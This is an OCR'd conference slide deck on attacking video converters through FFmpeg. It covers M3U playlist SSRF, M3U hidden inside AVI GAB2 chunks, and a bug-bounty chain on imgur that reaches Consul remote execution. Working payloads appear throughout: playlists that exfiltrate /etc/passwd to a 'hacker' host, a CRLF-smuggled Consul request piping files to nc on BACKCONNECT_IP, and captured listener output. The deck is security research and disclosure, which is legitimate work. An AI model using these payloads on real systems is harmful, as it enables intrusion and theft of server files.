Attacks on video converters: a year later

Emil Lerner
Pavel Cheremushkin

Who we are?

Emil Lerner

- MSU CMC postgraduate
- Bushwhackers CTF team
- uses emacs as IDE


Pavel Cheremushkin

- MSU CMC graduated bachelor ?
- Bushwhackers CTF team
- @__paulch on twitter
- uses vim as IDE



JOIN THE VIDEO
REVOLUTION!


HD
FULL HD
MPEG
AVI
WMV
3GP
FLV
SWF
SMK
MOV
MKV
VOB
OGG
MXF
ASF
IFO

How a videoservice works



FFmpeg



Attack model

FFmpeg

(on target server)

UPLOAD

Previous work

- Maxim Andreev, Mail.Ru Meetup 2016
- “Viral Video” by Maxim Andreev & Nikolay Ermiskin, BlackHat USA 2016

M3U playlists

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://internal.host/api/method
#EXT-X-ENDLIST
```

“Viral Video”, BH USA 2016

M3U playlists: reading responses and files

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/prefix.m3u
#EXTINF:1.0,
file:///etc/passwd
#EXT-X-ENDLIST
```

prefix.m3u:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/read?
```

“Viral Video”, BH USA 2016

Segments concatenated:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/read?root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

“Viral Video”, BH USA 2016

Fixes

- proto limited to http:// and file://
- same protocol for segments and playlist
- nesting limited

Format validation

```
$ cp exploit.m3u nice_file.avi
$ file nice_file.avi
nice_file.avi: M3U playlist, ASCII text
```

AVI GAB2 chunk: subtitles

```
00003130: 0000 3031 7762 0010 0000 4741 4232 0002  ..01wb....GAB2..
00003140: 0008 0000 0068 7569 7069 7a64 6131 3233  .....huipizda123
00003150: 3435 3631 0a30 303a 3030 3a30 312c 3434  ...1.00:00:01,44
00003160: 3020 2d2d 3e20 3030 3a30 303a 3033 2c33  0 --> 00:00:03,3
00003170: 3735 0a53 656e 6174 6f72 2c20 7765 2772  75.Senator, we'r
00003180: 6520 6d61 6b69 6e67 0a6f 7572 2066 696e  e making.our fin
00003190: 616c 2061 7070 726f 6163 6820 696e 746f  al approach into
000031a0: 2043 6f72 7573 6361 6e74 2e0a 0a32 0a30   Coruscant...2.0
000031b0: 303a 3030 3a30 342c 3437 3620 2d2d 3e20  0:00:04,476 -->
000031c0: 3030 3a30 373a 3232 2c35 3031 0a56 6572  00:07:22,501.Ver
000031d0: 7920 676f 6f64 2c20 4c69 6575 7465 6e61  y good, Lieutena
```

AVI GAB2 chunk: not only subtitles

```
00003130: 0000 3031 7762 0010 0000 4741 4232 0002  ..01wb....GAB2..
00003140: 0008 0000 0068 7569 7069 7a64 6131 3233  .....huipizda123
00003150: 3435 3623 4558 544d 3355 0a23 4558 542d  456#EXTM3U.#EXT-
00003160: 582d 4d45 4449 412d 5345 5155 454e 4345  X-MEDIA-SEQUENCE
00003170: 3a30 0a23 4558 5449 4e46 3a31 2e30 0a68  :0.#EXTINF:1.0.h
00003180: 7474 703a 2f2f 6c6f 6361 6c68 6f73 743a  ttp://localhost:
00003190: 3132 3334 352f 0a23 4558 542d 582d 454e  12345/.#EXT-X-EN
000031a0: 444c 4953 540a 2323 2323 2323 2323 2323  DLIST.##########
000031b0: 2323 2323 2323 2323 2323 2323 2323 2323  ################
000031c0: 2323 2323 2323 2323 2323 2323 2323 2323  ################
000031d0: 2323 2323 2323 2323 2323 2323 2323 2323  ################
```

Format validation: bypass

```
emil@host1:~$ file /var/www/html/ssrf.avi
ssrf.avi: RIFF (little-endian) data, AVI, 256 x 240
emil@host1:~$ grep -B 1 -a http /var/www/html/ssrf.avi
#EXTINF:1.0
http://host2:12345/
emil@host1:~$ ffmpeg -i http://127.0.0.1/ssrf.avi
```

```
emil@host2:~$ nc -l 12345
GET / HTTP/1.1
User-Agent: Lavf/57.56.101
Accept: */*
```

file_for_upload.avi:

```
<AVI header+GAB2 header>
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/prefix.avi
#EXTINF:1.0,
<interesting url>
#EXTINF:1.0,
http://hacker/footer.avi
#EXT-X-ENDLIST
<AVI fake body + footer>
```


prefix.avi:

```
<AVI header+GAB2 header>
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/read?
```


segments concatenated:

```
<AVI header+GAB2 header>
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/read?<interesting data line 1>
<interesing data>
#EXT-X-ENDLIST
<AVI fake body + AVI footer>
```

Bug bounty story #1 (imgur.com)



Bug bounty story #1 (imgur.com)




```
"GET /ssrf_test HTTP/1.1" 200 91 "-" "Lavf/56.40.101"
```

Bug bounty story #1 (imgur.com)


- M3U and SSRF works

- response read (via M3U inside AVI) works too

Bug bounty story #1 (imgur.com)

- hosted on AWS
- AWS keys from metadata api didn’t work :(
- http://169.254.169.254/latest/user-data mentions “Consul”

Bug bounty story #1 (imgur.com): Consul



Bug bounty story #1 (imgur.com): Consul

```
/v1/agent/self HTTP/1.1
Connection: Keep-Alive

PUT /v1/kv/_rexec/<CONSUL_SESSION_ID>/job HTTP/1.1
Content-Length: 86

{"Wait": 2000000000, "Command": "cat /etc/passwd | nc
<BACKCONNECT_IP> 31337"}PUT /v1/event/fire/_rexec HTTP/1.1
Content-Length: 71

{"Prefix": "_rexec", "Session": "<CONSUL_SESSION_ID>"}
```

Bug bounty story #1 (imgur.com): Consul

http://127.0.0.1:8500/v1/agent/self%20HTTP/1.1%0D%0AConnection%3A%20Keep-Alive%0D%0A%0D%0APUT%20/v1/kv/_rexec/<CONSUL_SESSION_ID>/job%20HTTP/1.1%0D%0AContent-Length%3A%2086%0D%0A%0D%0A%7B%22Wait%22%3A%20200000000%2C%20%22Command%22%3A%20%22cat%20/etc/passwd%202%3E%261%20%7C%20nc%20BACKCONNECT_IP%2031337%22%7DPUT%20/v1/event/fire/_rexec%20HTTP/1.1%0D%0AHost%3A%20consul%0D%0AContent-Length%3A%2071%0D%0A%0D%0A%7B%22Prefix%22%3A%20%22_rexec%22%2C%20%22Session%22%3A%20%22<CONSUL_SESSION_ID>%22%7D

Bug bounty story #1 (imgur.com): RCE

```
emil@bb-droplet:~$ nc -l 31337 -v
Listening on [0.0.0.0] (family 0, port 31337)
Connection from [52.21.107.156] port 31337 [tcp/*] accepted
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


Binary vuln. vs Logical vuln.

Fuzzing FFmpeg


- Google Research “FFmpeg and a thousand fixes” by Mateusz Jurczyk and Gynvael Coldwind
- oss-fuzz by Google
- Open Broadcast Systems
- ...

```
$ git log | egrep -c 'Jurczyk|Coldwind'
1372
```

FFmpeg Workflow





FFmpeg Workflow



Fuzzing network code

- hook network functions (`connect`, `send/recv`)
- known & popular approach
- tools exist (e.g. preeny)


american fuzzy lop 2.35b (ffmpeg)
process timing
run time : 0 days, 0 hrs, 17 min, 26 sec
last new path : 0 days, 0 hrs, 0 min, 47 sec
last uniq crash : 0 days, 0 hrs, 2 min, 6 sec
last uniq hang : 0 days, 0 hrs, 0 min, 41 sec
overall results
cycles done : 25
total paths : 113
uniq crashes : 6
uniq hangs : 31
0 days, 0 hrs, 17 min, 26 sec
0.92% / 6.00%
1.34 bits/tuple
stage progress
now trying : splice 12
stage execs : 348/384 (90.62%)
total execs : 329k
exec speed : 131.0/sec
findings in depth
favored paths : 8 (7.08%)
new edges on : 14 (12.39%)
total crashes : 24 (6 unique)
total hangs : 733 (31 unique)
fuzzing strategy yields
bit flips : n/a, n/a, n/a
byte flips : n/a, n/a, n/a
arithmetics : n/a, n/a, n/a
path geometry
levels : 10
pending : 75
pend fav : 5
total crashes : 24 (6 unique)
[cpu000: 60%]


process timing
overall results
cycles done : 25
total paths : 113
uniq crashes : 6
uniq hangs : 31
0 days, 0 hrs, 17
stage progress
now trying : splice
stage execs : 348/384
total execs : 329k
exec speed : 131.0/se
fuzzing strategy yie
bit flips : n/a, n/
byte flips : n/a, n/
arithmetics : n/a, n/
path geometry
levels : 10
pending : 75
pend fav : 5
(6 unique)
[cpu000: 60%]

Problems of RL remote exploitation


It’s easy because…

- A lot of ROP gadgets
- A lot of functions in @plt
- Choose your own exploitation method!

It’s hard because…


- No binary knowledge
- No system knowledge (ASLR, libc version, etc.)
- Can’t debug remote exploit
- Command line params
- ...

HTTP Exploit (CVE-2016-10190)




function@plt(arg1, arg2, arg3);

